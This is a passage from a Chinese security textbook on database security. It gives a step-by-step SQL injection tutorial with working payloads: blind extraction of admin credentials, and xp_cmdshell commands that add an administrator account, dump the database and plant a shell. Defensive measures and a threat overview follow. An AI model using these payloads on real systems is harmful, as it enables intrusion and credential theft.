


图 6-21　select count(*) from sysobjects

使用下面的语句：

```
http://www.yyy.com/productDetail_c.asp?ID=568 and (select count(*) from
msysobjects)>0
```

如果是 Access 数据库，服务器会返回错误提示"在'msysobjects'上没有读取数据权限"，如图 6-22 所示，如果 Web 程序有容错能力，那么服务器返回的页面也会与原页面不同。




图 6-22　select count(*) from msysobjects

由上可以判断数据库用的是 Access。

第 5 步：猜测表名。

猜测表名时也可以使用如下形式：

```
http://www.yyy.com/productDetail_c.asp?ID=568 and (select count(*) from admin)>=0
```

http://www.yyy.com/productDetail_c.asp? ID = 568 and exists (select * from admin)是向数据库查询是否存在 admin 表，如果存在则返回正常页面，不存在会返回错误提示，如此循环，直至猜测到表名为止。



返回正常页面时，猜测到管理员表是 admin。

表 6-2 列出了常见的管理员表名，猜测时仅供参考。

第 6 步：猜测字段名(用户名和密码字段)。

表名猜出来后，将 count(*)替换成 count(字段名)，用同样的原理猜解字段名。

首先猜测用户名字段：

```
www.yyy.com/productDetail_c.asp?ID=568 and (select count(username) from admin)>=0
```

www.yyy.com/productDetail_c.asp? ID=568 and exists(select username from admin)返回正常页面，则用户名字段猜测成功，用户名字段名是 username。

然后猜测密码字段：

```
www.yyy.com/productDetail_c.asp?ID=568 and (select count(password) from admin)>=0
```

www.yyy.com/productDetail_c.asp? ID=568 and exists(select password from admin)返回正常页面，则密码字段猜测成功，密码字段名是 password。

表 6-2 列出了常见的账户字段名称和密码字段名称，猜测时仅供参考。

第 7 步：猜测用户名。

已知表 admin 中存在 username 字段，下面使用 ASCII 逐字解码法猜测用户名。

猜测用户名的长度：

www.yyy.com/productDetail_c.asp? ID=568 and (select top 1 len(username) from admin)>4 返回正常页面；www.yyy.com/productDetail_c.asp? ID=568 and (select top 1 len(username) from admin)>5 返回不正常页面，可知用户名长度是 5。

在得到用户名长度后，用 asc (mid (username, N, 1))获得第 N 位字符的 ASCII 码。

(1) 猜测第 1 个字符

从 ID=568 and (select top 1 asc (mid (username, 1, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (username, 1, 1)) from admin)>96 显示正常，而 ID=568 and (select top 1 asc (mid (username, 1, 1)) from admin)>97 显示不正常，得第 1 个字符是 a (查 ASCII 码字符表，字符 a 的十进制编码是 97)。

(2) 猜测第 2 个字符

从 ID=568 and (select top 1 asc (mid (username, 2, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (username, 2, 1)) from admin)>99 显示正常，而 ID=568 and (select top 1 asc (mid (username, 2, 1)) from admin)>100 显示不正常，得第 2 个字符是 d(查 ASCII 码字符表，字符 d 的十进制编码是 100)。

(3) 猜测第 3 个字符

从 ID=568 and (select top 1 asc (mid (username, 3, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (username, 3, 1)) from admin)>108 显示正常，而 ID=568 and (select top 1 asc (mid (username, 3, 1)) from admin)>109 显示不正常，得第 3 个字符是 m(查 ASCII 码字符表，字符 m 的十进制编码是 109)。

(4) 猜测第 4 个字符

从 ID=568 and (select top 1 asc (mid (username, 4, 1)) from admin)>0 到 ID=568



and (select top 1 asc (mid (username, 4, 1)) from admin)>104 显示正常,而 ID=568 and (select top 1 asc (mid (username, 4, 1)) from admin)>105 显示不正常,得第 4 个字符是 i(查 ASCII 码字符表,字符 i 的十进制编码是 105)。

(5) 猜测第 5 个字符

从 ID=568 and (select top 1 asc (mid (username, 5, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (username, 5, 1)) from admin)>109 显示正常,而 ID=568 and (select top 1 asc (mid (username, 5, 1)) from admin)>110 显示不正常,得第 5 个字符是 n(查 ASCII 码字符表,字符 n 的十进制编码是 110)。

最终得到的用户名是 admin。

表 6-3 给出了 Access 和 SQL Server 中常用的函数及命令。

第 8 步:猜测用户密码。

已知表 admin 中存在 password 字段,下面猜测用户 admin 的密码。

猜测密码的长度:www.yyy.com/productDetail_c.asp? ID=568 and (select top 1 len (password) from admin)>15 返回正常页面,www.yyy.com/productDetail_c.asp? ID=568 and (select top 1 len(password) from admin)>16 返回不正常页面,可知用户 admin 的密码长度是 16(MD5 加密后的)。

在得到用户 admin 的密码长度后,就可以用 asc (mid (password, N, 1))获得第 *N* 位字符的 ASCII 码。

(1) 猜测第 1 个字符

从 ID=568 and (select top 1 asc (mid (password, 1, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 1, 1)) from admin)>56 显示正常,而 ID=568 and (select top 1 asc (mid (password, 1, 1)) from admin)>57 显示不正常,得第 1 个字符是 9(查 ASCII 码字符表,字符 9 的十进制编码是 57)。

(2) 猜测第 2 个字符

从 ID=568 and (select top 1 asc (mid (password, 2, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 2, 1)) from admin)>56 显示正常,而 ID=568 and (select top 1 asc (mid (password, 2, 1)) from admin)>57 显示不正常,得第 2 个字符是 9(查 ASCII 码字符表,字符 9 的十进制编码是 57)。

(3) 猜测第 3 个字符

从 ID=568 and (select top 1 asc (mid (password, 3, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 3, 1)) from admin)>50 显示正常,而 ID=568 and (select top 1 asc (mid (password, 3, 1)) from admin)>51 显示不正常,得第 3 个字符是 3(查 ASCII 码字符表,字符 3 的十进制编码是 51)。

(4) 猜测第 4 个字符

从 ID=568 and (select top 1 asc (mid (password, 4, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 4, 1)) from admin)>96 显示正常,而 ID=568 and (select top 1 asc (mid (password, 4, 1)) from admin)>97 显示不正常,得第 4 个字符



是 a(查 ASCII 码字符表,字符 a 的十进制编码是 97)。

(5) 猜测第 5 个字符

从 ID=568 and (select top 1 asc (mid (password, 5, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 5, 1)) from admin)>50 显示正常,而 ID=568 and (select top 1 asc (mid (password, 5, 1)) from admin)>51 显示不正常,得第 5 个字符是 3(查 ASCII 码字符表,字符 3 的十进制编码是 51)。

(6) 猜测第 6 个字符

从 ID=568 and (select top 1 asc (mid (password, 6, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 6, 1)) from admin)>53 显示正常,而 ID=568 and (select top 1 asc (mid (password, 6, 1)) from admin)>54 显示不正常,得第 6 个字符是 6(查 ASCII 码字符表,字符 6 的十进制编码是 54)。

(7) 猜测第 7 个字符

从 ID=568 and (select top 1 asc (mid (password, 7, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 7, 1)) from admin)>53 显示正常,而 ID=568 and (select top 1 asc (mid (password, 7, 1)) from admin)>54 显示不正常,得第 7 个字符是 6(查 ASCII 码字符表,字符 6 的十进制编码是 54)。

(8) 猜测第 8 个字符

从 ID=568 and (select top 1 asc (mid (password, 8, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 8, 1)) from admin)>101 显示正常,而 ID=568 and (select top 1 asc (mid (password, 8, 1)) from admin)>102 显示不正常,得第 8 个字符是 f(查 ASCII 码字符表,字符 f 的十进制编码是 102)。

(9) 猜测第 9 个字符

从 ID=568 and (select top 1 asc (mid (password, 9, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 9, 1)) from admin)>53 显示正常,而 ID=568 and (select top 1 asc (mid (password, 9, 1)) from admin)>54 显示不正常,得第 9 个字符是 6(查 ASCII 码字符表,字符 6 的十进制编码是 54)。

(10) 猜测第 10 个字符

从 ID=568 and (select top 1 asc (mid (password, 10, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 10, 1)) from admin)>48 显示正常,而 ID=568 and (select top 1 asc (mid (password, 10, 1)) from admin)>49 显示不正常,得第 10 个字符是 1(查 ASCII 码字符表,字符 1 的十进制编码是 49)。

(11) 猜测第 11 个字符

从 ID=568 and (select top 1 asc (mid (password, 11, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 11, 1)) from admin)>101 显示正常,而 ID=568 and (select top 1 asc (mid (password, 11, 1)) from admin)>102 显示不正常,得第 11 个字符是 f(查 ASCII 码字符表,字符 f 的十进制编码是 102)。

(12) 猜测第 12 个字符

从 ID=568 and (select top 1 asc (mid (password, 12, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 12, 1)) from admin)>99 显示正常,而 ID=568



and (select top 1 asc (mid (password, 12, 1)) from admin)>100 显示不正常,得第 12 个字符是 d(查 ASCII 码字符表,字符 d 的十进制编码是 100)。

(13) 猜测第 13 个字符

从 ID=568 and (select top 1 asc (mid (password, 13, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 13, 1)) from admin)>52 显示正常,而 ID=568 and (select top 1 asc (mid (password, 13, 1)) from admin)>53 显示不正常,得第 13 个字符是 5(查 ASCII 码字符表,字符 5 的十进制编码是 53)。

(14) 猜测第 14 个字符

从 ID=568 and (select top 1 asc (mid (password, 14, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 14, 1)) from admin)>48 显示正常,而 ID=568 and (select top 1 asc (mid (password, 14, 1)) from admin)>49 显示不正常,得第 14 个字符是 1(查 ASCII 码字符表,字符 1 的十进制编码是 49)。

(15) 猜测第 15 个字符

从 ID=568 and (select top 1 asc (mid (password, 15, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 15, 1)) from admin)>56 显示正常,而 ID=568 and (select top 1 asc (mid (password, 15, 1)) from admin)>57 显示不正常,得第 15 个字符是 9(查 ASCII 码字符表,字符 9 的十进制编码是 57)。

(16) 猜测第 16 个字符

从 ID=568 and (select top 1 asc (mid (password, 16, 1)) from admin)>0 到 ID=568 and (select top 1 asc (mid (password, 16, 1)) from admin)>96 显示正常,而 ID=568 and (select top 1 asc (mid (password, 16, 1)) from admin)>97 显示不正常,得第 16 个字符是 a(查 ASCII 码字符表,字符 a 的十进制编码是 97)。

最终得到 MD5 密码是 993a366f61fd519a,然后要对密码进行破解。

> **注意**　猜解 Access 时只能用 ASCII 逐字解码法,SQL Server 也可以用这种方法,但是如果能用 MS SQL Server 的报错信息把相关信息暴露出来,会极大地提高效率和准确率。

6.1.3　SQL 注入式攻击的原理及技术汇总

SQL(Structured Query Language,结构化查询语言)语言能够访问数据库,SQL 语言有很多不同的版本,它们对相同的关键字(SELECT、UPDATE、DELETE、INSERT、CREATE、ALTER 和 DROP)有相似的使用方式,当前的主流 SQL 语言是 SQL 99。SQL 能够执行获取数据库的信息、对数据库查询、向数据库中插入新的记录、删除数据库中的记录和更新数据库中的记录等操作。

SQL 注入式攻击就是把 SQL 命令插入到 Web 表单的输入域或页面的网址(URL)中,欺骗服务器执行恶意的 SQL 命令。

1. 数据库系统

数据库系统分为数据库和数据库管理系统:数据库是存放数据的地方,数据库管理系



统是管理数据库的软件。

数据库中数据的存储结构称为数据模型，有4种常见的数据模型：层次模型、网状模型、关系模型和面向对象模型。其中关系模型是最主要的数据模型。

MS Access、MS SQL Server、Oracle、MySQL、Postgres、Sybase、Infomix和DB2等都是关系数据库系统。

表是一个关系数据库的基本组成元素，将相关信息按行和列组合排列，行称为记录，列称为域，每个域称为一个字段，每条记录都由多个字段组成，每个字段的名字称为字段名，每个字段的值称为字段值，表中的每一行(即每一条记录)都拥有相同的结构。

2. SQL注入的条件

SQL注入攻击是一种利用用户输入构造SQL语句的攻击。如果Web应用程序没有适当地检测用户输入的信息，攻击者就有可能改变后台执行的SQL语句的结构。由于程序运行SQL语句时的权限与当前该组件(如数据库服务器、Web服务器等)的权限相同，而这些组件一般的运行权限都很高，而且经常是以管理员的权限运行，所以攻击者获得数据库的完全控制权后，就可能执行系统命令。SQL注入是现今存在最广泛的Web漏洞之一，是存在于Web应用程序开发中的漏洞，不是数据库本身的问题。

只有调用数据库的动态页面才有可能存在注入漏洞，动态页面包括ASP、JSP、PHP、Perl和CGI等。当访问一个网页时，如果URL中包含"asp? id="、"php? id="或者"jsp? id="等类似内容，那么此时就是调用数据库的动态页面了，"?"后面的id称为变量，"="后面的值称为参数。

注入漏洞存在的一个重要条件是程序对用户提交的变量没有进行有效地过滤，就直接放入SQL语句中。

据统计，网站用ASP+MS Access或MS SQL Server的占70%以上，PHP+MySQL的占20%，其他的不到10%。

3. 数据库手工注入过程

下面主要介绍对ASP页面的注入。

(1) 寻找注入点

(2) 判断数据库类型

找到注入点后，接下来就要判断注入点连接的数据库类型，下面介绍几种判断数据库类型的方法。

① 在注入点后直接加上单引号。

② 在注入点后加上";--"(一个分号，两个连字符)。

③ 利用系统表。

④ 利用数据库服务器的系统变量。

(3) 猜测表名、字段名(列名)、记录数、字段长度

① 猜测表名。用到的语句：and exists (select count(*) from 要猜测的表名)。

② 猜测列名。用到的语句：and (select count(列名) from 猜测到的表名)>0。

③ 猜测记录数。用到的语句：and (select count(*) from 猜测到的表名)>X(X是个



数字）。

④ 猜测字段长度。用到的语句：and (select top 1 len(列) from 猜测到的表名)>X(X是个数字)。

⑤ 猜测用户名与密码。猜用户名与密码最常用也是最有效的方法是 ASCII 码逐字解码法，虽然这种方法速度较慢，但肯定是可行的。基本思路是先猜出字段的长度，然后依次猜出每一位的值。猜用户名与猜密码的方法相同。

(4) 确定 XP_CMDSHELL 可执行情况

若当前连接数据库的账号具有 sa 权限，且 master. dbo. xp_cmdshell 扩展存储过程（调用此存储过程可以直接使用操作系统的 shell）能够正确执行，则可以通过以下几种方法完全控制整个计算机。

① http://www. xxx. edu. cn/test. asp? id=YY and user>0。显示异常页面，但是可以得到当前连接数据库的用户名，如果显示 dbo 则表示当前连接数据库的用户是 sa。

② http://www. xxx. edu. cn/test. asp? id=YY and db_name()>0。显示异常页面，但是可以得到当前连接的数据库名。

③ http://www. xxx. edu. cn/test. asp? id=YY ;exec master. . xp_cmdshell "net user name password/ add"--。可以添加操作系统账户 name，密码为 password。

④ http://www. xxx. edu. cn/test. asp? id = YY; exec master. . xp_cmdshell " net localgroup administrators name/add"--。把刚添加的账户 name 加入到 administrators 组中。

⑤ http://www. xxx. edu. cn/test. asp? id=YY; backuup database 数据库名 to disk='c:\inetpub\ wwwroot\aa. db'。

数据库名在第 2 步得到。

把数据库内容全部备份到 Web 目录下，再用 HTTP 把此文件下载（当然首先要知道 Web 虚拟目录）。

⑥ http://www. xxx. edu. cn/test. asp? id=YY;exec master. dbo. xp_cmdshell "copy c:\winnt\ system32\cmd. exe c:\inetpub\scripts\cmd. exe"。创建 UNICODE 漏洞，通过利用此漏洞，可以控制整个计算机（当然首先要知道 Web 虚拟目录）。

至此，就成功地完成了一次 SQL 注入攻击。

(5) 寻找 Web 虚拟目录

如果 XP_CMDSHELL 不可以执行，那么需要寻找 Web 虚拟目录。

只有找到 Web 虚拟目录，才能确定放置 ASP 木马的位置，进而得到 USER 权限。一般来说，Web 虚拟目录是 c:\inetpub\wwwroot、d:\inetpub\wwwroot 或 d:\wwwroot 等，可执行虚拟目录是 c:\inetpub\scripts、d:\inetpub\scripts 或 e:\inetpub\scripts 等。

如果 Web 虚拟目录不是上面所列，则要遍历系统的目录结构，分析结果并发现 Web 虚拟目录。具体操作步骤如下。

第 1 步：创建一个临时表 temp。

```
http://www.xxx.edu.cn/test.asp?id= YY;create table temp(id nvarchar(255), num1 nvarchar(255), num2
nvarchar(255), num3 nvarchar(255));--
```



第 2 步：利用 xp_availablemedia 来获得当前所有驱动器,并存入 temp 表中。

```
http://www.xxx.edu.cn/test.asp?id=YY;insert temp exec master.dbo.xp_
availablemedia;--
```

可以通过查询 temp 的内容来获得驱动器列表及相关信息。

第 3 步：利用 xp_subdirs 获得子目录列表,并存入 temp 表中。

```
http://www.xxx.edu.cn/test.asp?id=YY; insert into temp(id) exec master.dbo.xp_subdirs 'c:\';--
```

第 4 步：利用 xp_dirtree 获得所有子目录的目录树结构,并存入 temp 表中。

```
http://www.xxx.edu.cn/test.asp?id=YY;insert into temp(id, num1) exec master.dbo.xp_dirtree 'c:\';--
```

这样就可以成功地浏览到所有的目录(文件夹)列表。

注意 以上每完成一项浏览,应删除 temp 表中的所有内容,删除方法是：

```
http://www.xxx.edu.cn/test.asp?id=YY;delete from temp;--
```

(6) 上传 ASP 木马

所谓 ASP 木马,就是一段有特殊功能的 ASP 代码,被放入可执行虚拟目录下,远程客户就可以通过浏览器执行它,进而得到系统的 USER 权限,实现对系统的初步控制。

(7) 获得系统管理员权限

ASP 木马只有 USER 权限,要想完全控制系统,还要有系统管理员的权限。提升权限的方法有：复制 cmd. exe 到可执行虚拟目录(一般为 scripts 目录)下,人为制造 UNICODE 漏洞;下载 SAM 文件,破解并获取操作系统中的所有用户名和密码。

6.1.4 如何防范 SQL 注入攻击

要防止 ASP 应用被 SQL 注入式攻击,只需在将表单输入的内容构造成 SQL 命令之前,把所有的输入内容过滤一遍即可。过滤输入内容的方式如下。

1. 对于动态构造 SQL 查询的场合

(1) 替换单引号

把所有单独出现的单引号改成两个单引号,防止攻击者修改 SQL 命令的含义。再来看前面的例子,select * from admin where name="or""1"="1' and password="or"1"="1"显然会得到与 select * from admin where name="or'1'='1' and password="or'1'='1'不同的结果。

(2) 删除用户输入内容中的所有连字符

防止攻击者构造出诸如 select * from admin where name='ztg'--and password=''之类的查询,因为这类查询的后半部分已经被(--)注释掉,不再有效,攻击者只要知道一个合法的用户登录名称,根本不需要知道用户的密码就可以顺利获得访问权限。

(3) 限制用来执行查询的数据库账户的权限

用不同的账户执行查询、插入、更新和删除操作。可以防止原本用于执行 select 命令的



地方却被用于执行 insert、update 或 delete 命令。

(4) 过滤特殊字符

在接收 URL 参数时可以通过 SetRequest 函数过滤特殊字符，防止 SQL 注入。

函数名：SetRequest(ParaName, RequestType, ParaType)。

ParaName：参数名称，字符型。

ParaType：参数类型，数字型(1 表示为数字，0 表示为字符)。

RequestType：请求方式，数字型(0：直接请求；1：Request 请求；2：post 请求；3：get 请求；4：Cookies 请求；5：Web 请求)。

2. 用存储过程来执行所有的查询

SQL 参数的传递方式将防止攻击者利用单引号和连字符实施攻击。此外，它还使得数据库权限可以限制到只允许特定的存储过程执行，所有的用户输入必须遵循被调用的存储过程的安全上下文，这样就很难再发生注入式攻击了。

3. 限制表单或查询字符串输入的长度

如果用户的登录名最多只有 15 个字符，那么不要认可表单中输入的 15 个以上的字符，这将增加攻击者在 SQL 命令中插入有害代码的难度。

4. 检查用户输入的合法性，确信输入的内容只包含合法的数据

数据检查应当在客户端和服务器端都执行，之所以要执行服务器端验证，是为了弥补客户端验证机制脆弱的安全性。因为在客户端，攻击者完全有可能获得网页的源代码，修改验证合法性的脚本(或者直接删除脚本)，然后将非法内容通过修改后的表单提交给服务器。因此，要保证验证操作确实已经执行，唯一的办法就是在服务器端也执行验证。

5. 将用户登录名称、密码等数据加密保存

加密用户输入的数据，然后再将它与数据库中保存的数据比较，这样用户输入的数据不再对数据库有任何特殊的意义，从而也就防止了攻击者注入 SQL 命令。

6. 检查提取数据的查询所返回的记录数量

如果程序只要求返回一条记录，但实际返回的记录却超过一条，那就当做出错处理。另外，要遵循以下 4 条基本规则。

(1) 在构造动态 SQL 语句时，一定要使用类型安全的参数编码机制。

(2) 在部署 Web 应用前，要做安全审评。在每次更新时，还要认真地对所有的编码做安全审评。

(3) 不要把敏感的数据以明文的形式存放在数据库里。

(4) 只给访问数据库的 Web 应用所需的最低权限。



6.2 常见的数据库安全问题及安全威胁

数据库中存放着重要的信息，可能是知识产权(比如可口可乐的配方、Microsoft 的程序源代码)，也可能是价格和交易数据或者客户信息(比如某公司的客户资料文档)。数据库中的这些数据作为商业信息或知识，一旦遭受安全威胁将带来难以想象的严重后果。绝大多数企业甚至安全公司在规划企业安全时往往把注意力集中于网络和操作系统的安全，而忽视最重要的数据库安全。数据库安全是一个广阔的领域，从传统的备份与恢复、认证与访问控制到数据存储和通信环节的加密，它作为操作系统之上的应用平台，其安全与网络和主机的安全息息相关。

1. 常见的数据库安全问题

尽管数据库安全性很重要，但是多数企业还是不愿意在发生无可挽回的事件前着手考虑和解决相关的安全问题，下面列出了常见的数据库安全问题。

(1) 脆弱的账号设置

在许多成熟的操作系统环境中，由于受企业安全策略或政府规定的约束，数据库用户往往缺乏足够的安全设置。比如，默认的用户账号和密码对大家都是公开的，却没被禁用或修改以防止非授权访问。用户账号设置在缺乏基于字典的密码强度检查和用户账号过期控制的情况下，只能提供很有限的安全功能。

(2) 缺乏角色分离

传统数据库管理并没有“安全管理员(Security Administrator)”这一角色，这就迫使数据库管理员(DBA)既要负责账号的维护管理，又要专门对数据库执行性能和操作行为进行调试跟踪，从而导致管理效率低下。

(3) 缺乏审计跟踪

数据库审计经常被 DBA 以提高性能或节省磁盘空间为由忽视或关闭，这大大降低了管理分析的可靠性和效力。审计跟踪对了解哪些用户行为导致某些数据的产生至关重要，它将与数据直接相关的事件都记入日志，因此，监视数据访问和用户行为是最基本的管理手段。

(4) 未利用的数据库安全特征

为了实现个别应用系统的安全而忽视数据库安全是很常见的事情。但是，这些安全措施只应用在客户端软件的用户上，其他许多工具，如 Microsoft Access 和已有的通过 OBDC 或专有协议连接数据库的公用程序，它们都绕过了应用层安全。因此，唯一可靠的安全功能都应限定在数据库系统内部。

2. 数据库的安全威胁

(1) 数据库维护不当

向数据库中输入了错误或被修改的数据，有的敏感数据在输入过程中已经泄露了，已经失去应有的价值；在数据库维护(添加、删除、修改)和利用的过程中可能对数据的完整性造成了破坏。



（2）硬件故障

支持数据库系统的硬件环境故障，比如，断电造成的信息丢失；硬盘故障致使数据库中的数据读不出来；环境灾害和人为破坏也是对数据库系统的威胁。

（3）功能弱的数据库

如果数据库系统的安全保护功能很弱，或者根本没有安全保护机制（如DBASE类数据库），那么数据库的攻击者很容易攻破数据库。

（4）权限分配混乱

数据库管理员专业知识不够，不能很好地利用数据库的保护机制和安全策略，不能合理地分配用户的权限，或经若干次改动后造成用户权限与用户级别配合混乱，可能会产生越权访问的情况。

（5）黑客的攻击

网络黑客或内部恶意用户整天琢磨操作系统和数据库系统的漏洞，对网络与数据库的攻击手段不断翻新，千方百计地设法入侵系统；相反，各部门对数据库的安全防护经费投入不足，研究深度不够，系统的安全设施改进速度跟不上黑客对系统破解的速度。

（6）病毒的威胁

计算机病毒的威胁日益严重，直接威胁网络数据库服务器的安全。

6.3　数据库系统安全体系、机制和需求

本节介绍数据库系统的安全体系、安全机制和安全需求。

6.3.1　数据库系统安全体系

数据库系统的安全除依赖自身内部的安全机制外，还与外部网络环境、应用环境、从业人员素质等因素息息相关。因此，从广义上讲，数据库系统的安全框架可以分为3个层次：网络系统层次、宿主操作系统层次和数据库管理系统层次。这3个层次构筑了数据库系统的安全体系，与数据安全的关系是逐步紧密的，防范的重要性也逐层加强，从外到内、由表及里保证数据的安全。

1. 网络系统层次安全技术

随着Internet的发展和普及，越来越多的公司将其核心业务向互联网转移，面向网络用户提供各种信息服务。可以说，网络系统是数据库应用的外部环境和基础，数据库系统要发挥其强大作用离不开网络系统的支持，数据库系统的用户（如异地用户、分布式用户）也要通过网络才能访问数据库的数据。数据库的安全首先依赖于网络系统，外部入侵首先就是从入侵网络系统开始的。

网络入侵具有以下特点。

（1）没有地域和时间的限制，跨越国界的攻击就如同在现场一样方便。

（2）通过网络的攻击往往混杂在大量正常的网络活动之中，隐蔽性强。

（3）入侵手段更加隐蔽和复杂。



网络系统层次的安全防范技术大致可以分为防火墙、入侵检测、入侵防御等技术。

2. 宿主操作系统层次安全技术

由于数据库系统在操作系统(OS)下都是以文件的形式进行管理的,所以入侵者可以直接利用操作系统的漏洞窃取数据库文件,或者直接利用操作系统工具来伪造、篡改数据库文件内容。对于这种安全隐患,一般的数据库用户是很难察觉的。

操作系统是大型数据库系统的运行平台,为数据库系统提供一定程度的安全保护。目前操作系统平台大多数为 Windows 和 UNIX,主要安全技术有操作系统的安全策略、安全管理策略和数据安全等。

操作系统安全策略用于配置本地计算机的安全设置,包括密码策略、账户锁定策略、审核策略、IP 安全策略、用户权利指派、加密数据的恢复代理以及其他安全选项。具体可以体现在用户账户、口令、访问权限、审计等方面。

安全管理策略是指网络管理员对系统实施安全管理所采取的方法及策略。针对不同的操作系统、网络环境需要采取的安全管理策略一般也不尽相同,其核心是保证服务器的安全和分配好各类用户的权限。

数据安全主要体现在数据加密技术、数据备份、数据存储的安全性、数据传输的安全性等。可以采用的技术有很多,比如 Kerberos 认证、IPSec、SSL、TLS、VPN 等技术。

3. 数据库管理系统层次安全技术

数据库系统的安全性很大程度上依赖于数据库管理系统(DBMS)。如果数据库管理系统的安全机制非常强大,那么数据库系统的安全性就会很高。目前市场上流行的是关系数据库管理系统(RDBMS),其安全性较弱,这就导致了数据库系统的安全性存在一定的威胁。

数据库管理系统层次安全技术主要是用来解决当前面两个层次(网络系统、宿主操作系统)已经被突破的情况下仍能保障数据库中数据的安全,这就要求数据库管理系统必须有一套强有力的安全机制。解决这一问题的有效方法之一是数据库管理系统对数据库文件进行加密处理,使得即使数据不幸泄露或者丢失,也难以被人破译和阅读。

可以考虑在 3 个不同层次实现对数据库数据的加密,这 3 个层次分别是:OS 层、DBMS 内核层和 DBMS 外层。

(1) OS 层

在 OS 层无法辨认数据库文件中的数据关系,从而无法产生合理的密钥,对密钥合理的管理和使用也很难。所以,对于大型数据库来说,在 OS 层对数据库文件进行加密很难实现。

(2) DBMS 内核层

